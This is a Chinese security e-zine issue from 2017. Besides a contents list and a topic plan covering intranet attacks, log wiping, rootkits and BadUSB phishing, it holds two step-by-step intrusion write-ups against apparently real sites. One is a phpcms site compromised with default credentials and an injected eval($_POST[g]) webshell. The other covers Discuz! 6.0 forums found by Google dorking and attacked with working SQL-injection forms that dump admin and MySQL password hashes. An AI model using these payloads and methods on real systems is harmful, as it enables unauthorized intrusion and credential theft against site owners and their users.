

## 目 录

目 录	1
第 1 部分拟研究技术专题	5
1.1 《黑客攻防实战——web 漏洞挖掘与利用》图书	5
1.2 安天实战课题研究 2017 年第二期内网渗透技术题目	5
1.3 关于安天 365 线下和线下交流	8
1.4 已出版图书	10
第 2 部分技术研究文章	13
2.1 利用 phpcms 后台漏洞渗透某色情网站	13
2.1.1 扫描及分析端口信息	14
2.1.2 网站 cms 识别	14
2.1.3 可利用信息分析和测试	15
2.1.4 端口信息测试	15
2.1.5 phpsso_server 后台管理	15
2.1.6 获取 webshell 尝试	16
2.1.7 后续数据分析	18
2.1.8 总结	19
2.2 渗透某“高大尚”车友会网站	19
2.2.1 通过关键字寻找渗透目标	19
2.2.2 在论坛注册一个账号	20
2.2.3 编辑漏洞利用模板	21
2.2.4 获取管理密码加密等信息	22
2.2.5 获取数据库信息	22
2.2.6 进入管理后台	23
2.2.7 通过插件漏洞直接获取 webshell	23
2.3 获取并破解 windows 系统密码	25
2.3.1 获取系统 sam 和 system 文件	25
2.3.2 导入 sam 和 system 和文件	26
2.3.3 使用 ophcrack 进行密码破解	26
2.3.4 通过网站在线破解	27
2.4 Mysql root 账号 general_log_file 方法获取 webshell	27
2.4.1 信息收集	27
2.4.2 获取 root 账号和密码	28
2.4.3 直接导出 webshell 失败	29
2.4.4 secure_file_priv 选项	29
2.4.5 通过 general_log 和 general_log_file 来获取 webshell	30
2.4.6 获取 webshell	31
2.4.7 服务器密码获取	32
2.4.8 获取远程终端端口	33
2.4.9 登录 3338	33
2.4.10 总结	34
2.5 从目录信息泄露到渗透内网	34

2.5.1. 目录信息泄露.....	34
2.5.2. 发现后台弱口令.....	35
2.5.3. 泄露文件信息.....	35
2.5.4. 发现数据库文件.....	36
2.5.5. 发现涉及个人隐私的文件.....	36
2.5.6. 发现上传文件模块.....	37
2.5.7. 构造文件解析漏洞.....	37
2.5.8. 获取数据库密码.....	39
2.5.9. MSSQL 数据库直接提权.....	39
2.5.10. 使用 lcx 穿透进入内网.....	41
2.5.11. 查看和扫描内网.....	42
2.5.12. 利用已有信息进行渗透.....	43
2.5.13. 目录信息泄露防范.....	44
2.6 Access 数据库手工绕过通用代码防注入系统.....	44
2.6.1 获取目标信息.....	44
2.6.2 测试是否存在 SQL 注入.....	44
2.6.3 绕过 SQL 防注入系统.....	46
2.6.4 获取数据库类型以及表和字段.....	47
2.6.5 获取管理员密码.....	49
2.6.6 获取数据库.....	50
2.6.7 access 数据库获取 webshell 方法.....	51
2.6.8 参考文章.....	51
2.7 网易 52G 邮箱帐号数据泄露追踪与还原.....	52
2.7.1 获取样本数据.....	52
2.7.2 查看样本数据.....	52
2.7.3 数据库还原.....	53
2.7.4 数据统计.....	54
2.7.5 结论与安全建议.....	55
2.7.6 参考文章.....	55
2.8 WINDOWS 高危端口加固实践.....	56
2.8.1 屏蔽 135 端口.....	56
2.8.2 加固 137、138 和 139 端口.....	68
2.8.3 445 端口加固.....	70
2.8.4 3389 端口加固.....	71
2.8.5 主机加固小结.....	72
2.9 Linux(CentOS)之 iptables 访问控制.....	73
2.9.1 打开配置文件.....	73
2.9.2 添加新的放行端口.....	73
2.9.3 重启 iptables 使配置生效.....	74
2.9.4 查看端口开放情况.....	74
2.9.5 测试端口开放情况.....	74
2.9.6 小结.....	74

# 刊首语

网络攻防的对抗核心就是技术的对抗，技术来自于研究，来自于实践，经过很长时间的酝酿，《安天 365 安全研究》终于面世，安天 365 ([www.antian365.com](http://www.antian365.com)) 创建于 2008 年 5 月 26 日，我们一路走来，一直坚持，默默从事技术研究，目前累计出版《黑客攻防实战案例解析》、《web 渗透技术及实战案例解析》、《安全之路-web 渗透技术及实战案例解析》、《黑客攻防实战加密与解密》和《黑客攻防实战漏洞利用与提权》五本专著，在《黑客防线》、《非安全手册》、《开放系统世界》、《视窗世界》、《网管员世界》、《信息网络安全》等纸媒以及 51cto 网站和 it168 网站上挥洒文字，指点江山！那时候的我们沉醉于技术研究，沉醉于技术的分享和交流，而随着时代的变迁，虽然有微信、QQ 等即时聊天工具，但交流变得越来越少，想真正学习技术变得越来越是一种奢望！一直以来都想为安全做一点贡献，自 2015 年开始，我开始关注安全知识的理论体系建设，完整的系统的对技术进行研究、再现，因此就有了 2016 年出版的《黑客攻防实战加密与解密》，预 2017 年 7 月出版的《黑客攻防实战漏洞利用与提权》图书。

《安天 365 安全研究》就是一本免费的电子文档，记录我们

的研究成果, 研究方向, 研究思路, 研究体系, 研究课题, 我们将一直努力的前行! 只要功夫深, 铁棒磨成针! 我们坚持一个星期写一篇文章, 一个月写一篇文章……, 积累下来将是满满的收获, 我们筛选真正的安全技术研究爱好者, 我们真正无私的进行技术交流, 欢迎喜欢技术交流的朋友加入我们!

我们将采取几种模式进行技术研究:

1. 针对某个技术的专题研究, 比如针对 phpmyadmin 漏洞利用的研究。
2. 对特定事件, 比如某个漏洞的实际利用研究。
3. 针对某个目标的渗透技术全方位研究。
4. 某些技术的爱好研究。
5. 对高级技术, 比如漏洞挖掘, 代码审计等技术的研究。

我们将做一些技术沉淀的东西, 我们不再浮躁的去追求黑站! 一切为了安全, 一切必须安全! 我们将踏踏实实的在安全路上前行, 欢迎各位安全爱好者加入我们的队伍!

安天 365 simeon

2017 年 4 月

## 第 1 部分拟研究技术专题

### 1.1 《黑客攻防实战——web 漏洞挖掘与利用》图书

第 1 章 SQL 注入漏洞及利用

第 2 章 信息泄露漏洞挖掘与利用 第 3 章 安全配置错误挖掘与利用

第 4 章 跨站漏洞挖掘与利用

第 5 章 上传漏洞挖掘及利用

第 6 章 Mysql 数据库漏洞挖掘与利用

第 7 章 Mssql 数据库漏洞挖掘与利用

第 8 章 常见 CMS 漏洞与利用

第 9 章 组件和框架漏洞挖掘与利用

第 10 章 网络管理系统漏洞挖掘与利用

### 1.2 安天实战课题研究 2017 年第二期内网渗透技术题目

拟研究以下题目:

- 1.使用 NTScan 扫描内网 Windows 口令 (已经完成)
- 2.使用 Hscan 进行内网口令扫描 (已经完成)
- 3.扫描 Mysql 口令 (已经完成)
- 4.扫描 MSSQL 口令 (已经完成)
- 5.使用 SQLTools 查看 SQL Server 数据库及提权 (已经完成)
- 6.内网信息收集工具
- 7.内网信息自动收集脚本

- 8.内网密码获取工具
- 9.服务器明文密码及 hash 获取
- 10.Windows 及 Linux 密码哈希破解
- 11.远程终端使用攻略 (已经完成)
- 12.记录及获取 3389 密码
- 13.服务器软件信息收集与提权利用
- 14.SSH 密码暴力破解 (已经完成)
- 15.LCX 穿透内网 (已经完成)
- 16.Socks 代理穿透内网
- 17.通过网页代理穿透内网
- 18.cain 嗅探内网口令
- 17.Linux 嗅探内网口令
- 18.抓包工具的使用
- 19.命令执行 psexec 等工具的使用
- 20.使用 msf+代理进行内网个人及服务器提权
- 21.使用 msf 生成后门社工攻击
- 22.利用 cms 系统渗透内网服务器
- 23.webshell 及网页后门
- 24.snmp 口令的利用
- 25.使用 teamview 控制内网服务器
- 26.域控服务器密码获取及渗透
- 27.清除 Windows 入侵痕迹及日志

- 28.清除 linux 入侵痕迹及日志
- 29.Windows 安全日志分析
- 30.linux 安全日志分析
- 31.内网 zabbix 漏洞及其利用
- 32.内网软硬件装备管理漏洞及其利用
- 33.内网个人计算机渗透 34.内网 VPN 账号获取及利用
- 35.Ctrix 代理软件及其账号利用 36.winscp 账号密码互殴去
- 37.使用 linux 代理软件获取内网数据
- 38.使用 linux 键盘记录
- 39.使用 linux rootkit
- 40.使用 radmin 控制内外网 41.内网无线网络密码获取
- 42.内网钓鱼攻击
- 43.收集内外网密码进行社工密码扫描
- 44.利用大数据进行内网用户密码分析及利用 45.oracle 数据库漏洞利用与提权
- 46.内网各种数据库脱裤
- 48.monogdb 数据库漏洞及利用
- 49.内网防火墙漏洞及利用
- 50.内网路由器漏洞及其利用
- 51.路由器密码扫描
- 52.防火墙密码破解与配置文件利用
- 53.内网利用邮件社工前台 MM 个人计算机

54.内网工控系统漏洞及利用 55.DNS 代理穿透绕过 WF

56.如何绕过防病毒软件 57.利用 dell 服务器管理系统获取 webshell 及  
权限

58.给前台邮寄包装可爱的 badusb

## 1.3 关于安天 365 线下和线下交流

### 1.交流分享理念

本站主要以网络安全相关技术交流分享为主,但不排斥各行各业的技术经验分享交流,我们的目的是为了技术分享+生活分享,让生活更加美好,增加个人各种阅历。如果一个人学习一种技术,在交流时有 10 个人,那么您将学习和收获 10 种技术或者经验。每一个人的时间有限,每一个星期或者一个月研究一个技术,那么您参加本安天 365 一年以后你至少学会 12 种技术,想不成为专家都很难。

### 2.分享有一定的门槛

必须具备一定的技术功底,我们目标是打造精英团队,如果你不具备,那么请加紧学习。尤其是线下的交流,必须具备一定的实力,这个实力可以是经济实力,可以是技术实力,也可以是现实实力,比如在公司担任某总这类的。

### 3.分享模式

(1) 参与团队制定的技术研究课题,就课题研究中的难点、关键技术、实现方法等进行交流分享。

(2) 个人某方面的经验,比如从事硬件开发数 10 年,就硬件



开发等方面进行分享。

参与者需提供文章、PPT 等,若有实验环境提供更好。

#### 4.交流时间和方式

(1) 交流时间会在网站和论坛公布,公布后,参与者需要将分享的提纲等资料提交论坛或者邮箱 [antian365@126.com](mailto:antian365@126.com)。

(2) 收到资料后团队会对参与者提交的资料进行审核,审核完毕后及时通知参与者。

(3) 采取视频会议的方式进行分享。

(4) 每次交流人数限制在 5-10 人。

安天 365 安全技术研究 QQ 群: 513833068

## 1.4 已出版图书



Broadview®  
www.broadview.com.cn




# Web渗透技术 及 实战案例解析


陈小兵 范渊 孙立伟 编著



Baidu 百科

电子工业出版社  
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY  
<http://www.phei.com.cn>





## 第 2 部分技术研究文章

### 2.1 利用 phpcms 后台漏洞渗透某色情网站

作者: simeon

来自: 安天 365 论坛 -

网址: <http://www.antian365.com>

phpcms v9 版本最近爆了好几个漏洞, 网上公开了不少信息, 但没有真正实战过, 就不能掌握其利用方法, 本次是在偶然的机下, 发现一个网站推荐楼凤信息, 通过分析, 其采用了 phpcms 系统, 经过测试成功获取 webshell。

## 2.1.1 扫描及分析端口信息

使用“`nmap -p 1-65535 -T4 -A -v www.***.info`”命令对该网站进行全端口扫描，获取端口信息如图 1 所示，扫描结束后发现网站对外开放了 21、22、80、3306 以及 8888 端口，感觉能利用的也就是 21、80、3306 和 8888 端口。




图 1 端口开放情况

## 2.1.2 网站 cms 识别。

通过 `http://www.***.info/robots.txt` 获取其文件内容:

```
User-agent: *
Disallow: /caches/
Disallow: /phpcms/
Disallow: /install/
Disallow: /api/
Disallow: /admin.php/
Disallow: /errpage/
Disallow: /uploadfile/
Disallow: /wp-crons.php/
Disallow: /statics/
Disallow: /plugin.php/
Disallow: /jiekou.php/
Disallow: /wp-crons.php/
Disallow: /phpmyadmin_sjsby8239yh2w9/
Disallow: /360safe/
Disallow: /404/
Disallow: /404.htm
Sitemap: /sitemap.html
Sitemap: /sitemap.xml
```

在实际测试过程中如果没有 `robots.txt` 文件，则可以通过查看源代码，查看代码文件中的关键字等信息来确认，还可以使用 linux 的 cms 识别工具进行检查。

### 2.1.3 可利用信息分析和测试

经过分析, 该网站为 phpcms 的可能性最高, 就以上信息, 可以利用的有:

(1) “/phpmyadmin\_sjsby8239yh2w9” 可能为 phpmyadmin 管理地址, 经过核实不存在该路径。

(2) admin.php 为后台管理地址, 经核实 [http://www.\\*\\*\\*\\*.info/admin.php](http://www.****.info/admin.php) 无法访问, 如图 2 所示, 提示页面没有找到。后续对 [http://www.\\*\\*\\*\\*.info/jiekou.php](http://www.****.info/jiekou.php)、[http://www.\\*\\*\\*\\*.info/phpcms/](http://www.****.info/phpcms/)、[http://www.\\*\\*\\*\\*.info/caches/](http://www.****.info/caches/) 进行访问, 未发现明显可以利用的信息。




图 2 页面无法访问

### 2.1.4 端口信息测试

(1) 8888 端口访问后, 获取后台 [http://www.\\*\\*\\*\\*.info:8888/index.php?m=Public&a=login](http://www.****.info:8888/index.php?m=Public&a=login), 如图 3 所示, 该平台为 LuManager, 通过该平台可以管理 ftp、mysql 数据库等, 该平台 2.0.99 版本还存在 SQL 注入漏洞以及后台密码绕过漏洞, 其 url 地址为:

(2) 80 端口对应主站域名。



图 3 LuManager 管理后台

### 2.1.5 phpsso\_server 后台管理

直接打开 phpsso\_server 后台管理地址, 如图 4 所示, 可以使用默认 admin/phpcms 进行登录, 在本例中顺利登录其后台地址, 如图 5 所示, 在该后台首页中可以获取 phpcms 的版本信息, 服务器环境信息, 会员总数等。



图 4 获取 phpsso\_server 后台



图 5 成功登录后台

## 2.1.6 获取 webshell 尝试

### 1. 查看 Ucenter 配置

在后台管理中单击“系统设置”-“Ucenter 配置”，如图 6 所示，该界面是用来对接 Ucenter 接口，在 Ucenter api 地址中存在漏洞。





图 6 Ucenter 配置

### 2. 定位关键字

使用 Google 浏览器 Chrome, 使用 F12 功能键, 在 dock 位置中选择上下, 然后在源代码中使用“Ctrl+F”快捷键进行关键字“api”搜索, 如图 7 所示, 找到 id 为 uc\_api 的那一栏。




图 7 定位 uc\_api

### 3. 修改关键字

选中后, 在 Google 弹出的菜单中选择编辑 html, 使用代码进行替换:  
`<input type="text" class="input-text" name="data[uc_api,'test'];\" id="uc_api" value="";eval($_POST[g]);\" size="50">`



图 8 修改参数值

#### 4. 获取 webshell

选择“提交”并“更新缓存”即可获取 shell, shell 一句话后门密码为 g, shell 地址为: [http://127.0.0.1/phpsso\\_server/caches/configs/uc\\_config.php](http://127.0.0.1/phpsso_server/caches/configs/uc_config.php), 如图 9 所示, 成功获取 webshell。



图 9 获取 webshell

## 2.1.7 后续数据分析

### 1. 获取管理员密码

通过查看该数据库 xinxi\_admin 表, 获取管理员相关信息, 如图 10 所示, username、password、encrypt 以及 email 信息。

userid	username	password	roleid	encrypt	lastloginip	lastlogintime	email
1	admin	61d369d9b4ca8e053f77ee96d2986fcl	1	JKmNZ	127.0.0.1	1491815318	535...COM
2	support	ea5e1041a83e884b4dc3194ea82b5d5	1	FnpJ7S	127.0.0.1	1484798731	90...com

图 10 获取管理员密码

### 2. 破解管理员密码

phpcms 密码是采用 md5 加盐, 在 <http://www.cmd5.com/> 网站中选择加密算法: md5(md5(\$pass).\$salt);Vbulletin;IceBB;dz 即可进行破解。如图 11 所示, 如果查询到这会提示进行购买。phpcms 会员密码也是采用同样算法, 其表为 xinxi\_member、xinxi\_sso\_members。



图 10 破解 phpcms 管理员密码

## 2.1.8 总结

如果知道 phpcms 的 sso 管理员密码, 则可以通过该方法来获取管理员密码。

## 2.2 渗透某“高大尚”车友会网站

作者: simeon

来自: 安天 365 论坛 -

网址: <http://www.antian365.com>

在乌云上看见有一个有关 Discuz! 6.0 版本的 my.php 文件的 SQL 注入漏洞, 究其原因是因为参数过滤不严格导致的 sql 注入, 详细内容见

<http://wooyun.org/bugs/wooyun-2014-080359>, 本次主要就其实战利用方面进行了一些研究。

在实际利用过程需要对管理员进行定位, 换句话说就是必须找出管理员的账号, 有很多论坛都不是采用默认管理员即为 admin, 而是修改为其它管理员, 这时就根据个人经验来获取了。根据本人经验主要有以下几种方法来获取:

(1) 先注册一个用户, 使用注册用户登录论坛, 通过查看管理用户(高级版主, 版主)发表帖子的地方, 来获取管理员的 ID。

(2) 查看论坛统计功能是否对普通用户或者游客开放, 在统计模块中可以发现管理团队。

(3) 获取版主权限, 通过版主的权限来查看管理员这是的管理模块, 比如内部管理等等, 可以获取管理员的账号名称。

下面就一个实例来介绍 Discuz! 6.0 版本的 my.php 文件的 SQL 注入漏洞的实际利用, 获取管理员密码, 并获取 webshell。

### 2.2.1 通过关键字寻找渗透目标

通过 Google 搜索关键字: "Powered by Discuz!6.0" And "go", 目的是获取 Discuz!6.0 版本的论坛, 如图 1 所示, 对 Discuz!6.0 版本进行搜索, 随机选择一个搜索出来的记录, 单击该链接访问网站。



图 1 搜索目标

## 2.2.2.在论坛注册一个账号

本次打开的网站为 <http://www.xxxxxxx.net/>，如图 2 所示，打开后在其中进行注册，注册一个测试帐号“testfcuk”，注册成功后使用该帐号进行登录。本次漏洞利用必须具有 user 权限。



图 2 注册并登录论坛

## 2.2.3.编辑漏洞利用模板

将以下代码保存为 html 文件:

```
get admin info
<form method='post' action='http://www.xxxxxxxx.net/my.php?item=buddylist'>
<input type='hidden' value="1111" name="descriptionnew[1' and(select 1 from(select
count(*),concat((select concat(username,0x3a,password,0x3a,secques,0x3a,email) from
cdb_members where adminid=1 limit 0,1),floor(rand(0)*2))x from
information_schema.tables group by x)a) and 1=1#]" /><br />
<input type='submit' value='buddysubmit' name='buddysubmit' /><br />
</form>
get mysql user info
<form method='post' action='http://www.xxxxxxxx.net/my.php?item=buddylist'>
<input type='hidden' value="1111" name="descriptionnew[1' and(select 1 from(select
count(*),concat((select (select (select concat(0x7e,user(),0x7e) limit 0,1)) from
information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group
by x)a) and 1=1#]" /><br />
<input type='submit' value='buddysubmit' name='buddysubmit' /><br />
</form>
get user salt,secques and password
<form method='post' action='http://www.xxxxxxxx.net/my.php?item=buddylist'>
<input type='hidden' value="1111" name="descriptionnew[1' and(select 1 from(select
count(*),concat((select concat(user,0x3a,password,0x3a,salt,0x3a,secques,0x3a) from mysql.user
limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1#]" /><br />
<input type='submit' value='buddysubmit' name='buddysubmit' /><br />
</form>
```

注意:

目标网站不同则需要替换 form 表单中的网站地址。打开该 html 文件,如图 3 所示,一共有三个提交按钮,分别是获取管理员信息,获取 mysql 用户信息,获取指定用户的 salt 和安全验证码。



图 3 漏洞利用程序

#### (1) 获取管理员信息

一般来讲默认 adminid=1 就是管理员,但有些情况其值可能不是 1,因此需要对代码进行修改,使 adminid 跟实际的值匹配。比如 adminid 为 2,则修改代码如下:

```
and(select 1 from(select count(*),concat((select  
concat(username,0x3a,password,0x3a,secques,0x3a,email) from cdb_members where  
adminid=2 limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and  
1=1#]
```

#### (2) 获取管理员或者某个用户 salt 加密值,则可以利用下面代码:

```
descriptionnew[1' and(select 1 from(select count(*),concat((select  
concat(user,0x3a,password,0x3a,salt,0x3a,secques,0x3a) from mysql.user limit  
0,1 ),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1#]
```

## 2.2.4. 获取管理密码加密等信息

在图 3 中单击第一个按钮获取管理员的基本信息,如图 4 所示,获取信息如下:  
小凯:2459b24d9f663d2a4afa48374d63b8d1::chinaxxxxxxxxx@163.com1, 用户名“小凯”,密码为“2459b24d9f663d2a4afa48374d63b8d1”,邮箱地址“chinaxxxxxxxxx@163.com”。




图 4 获取管理员密码值

## 2.2.5. 获取数据库信息

回到漏洞利用页面,单击第二个按钮获取数据库相关信息,如图 5 所示,数据库服务器“localhost”,用户名“xxxxxxxx”。

